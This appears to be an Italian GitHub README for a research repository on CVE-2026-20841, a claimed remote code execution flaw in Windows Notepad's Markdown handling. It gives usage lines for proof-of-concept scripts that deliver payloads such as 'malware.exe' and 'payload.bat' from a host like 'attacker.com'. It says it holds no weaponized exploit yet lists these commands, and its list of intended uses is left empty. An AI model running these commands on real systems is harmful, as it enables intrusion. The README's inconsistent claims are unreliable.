
 ashrafzaryouh/cve-2026-20841
Repository di ricerca e analisi per CVE-2026-20841, una vulnerabilità di esecuzione di codice remoto nel Markdown di Windows Notepad, con script PoC, dettagli del flusso di attacco, IOC e indicazioni per la mitigazione.





Repository di ricerca sulla sicurezza e analisi tecnica
⚠️ Questo repository è destinato esclusivamente a scopi educativi, difensivi e di ricerca.
CVE-2026-20841 è una vulnerabilità critica di esecuzione di codice remoto (RCE) che interessa la funzionalità di elaborazione Markdown di Microsoft Windows Notepad.
Un attaccante potrebbe essere in grado di attivare l'esecuzione di codice arbitrario quando un file appositamente creato viene aperto da una versione vulnerabile di Windows Notepad.
| Prodotto | Stato |
|---|---|
| Windows 11 Notepad | Vulnerabile |
| Windows 10 Notepad | Vulnerabile |
| Versioni aggiornate/corrette | Non vulnerabili |
| Campo | Valore |
|---|---|
| CVE | CVE-2026-20841 |
| Tipo | Esecuzione di codice remoto |
| Vettore di attacco | File appositamente creato |
| Interazione utente | Richiesta |
| Privilegi richiesti | Nessuno |
| Gravità | Critica |
| Fornitore | Microsoft |
python CVE-2026-20841.py 192.168.1.100 80 malware.exe
Versione Node.js
node CVE-2026-20841.js <host> <port> <payload-filename>
Esempio:
node CVE-2026-20841.js attacker.com 445 payload.bat
Versione VBScript (nativa Windows)
cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>
Esempio:
cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe
La vulnerabilità risiede nella funzionalità di gestione dei contenuti Markdown di Windows Notepad.
L'apertura di un file appositamente creato può attivare operazioni di memoria non sicure che potrebbero portare all'esecuzione di codice arbitrario nel contesto dell'utente corrente.
Attacker
    │
    ▼
Crafted Markdown File
    │
    ▼
Victim Opens File
    │
    ▼
Vulnerable Markdown Parser
    │
    ▼
Memory Corruption
    │
    ▼
Code Execution
OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic
Questo repository non contiene codice di exploit weaponizzato.
Le informazioni fornite sono destinate esclusivamente a:
Gli utenti sono responsabili del rispetto di tutte le leggi e i regolamenti applicabili.
Cybersecurity Research • Vulnerability Analysis • Defensive Security







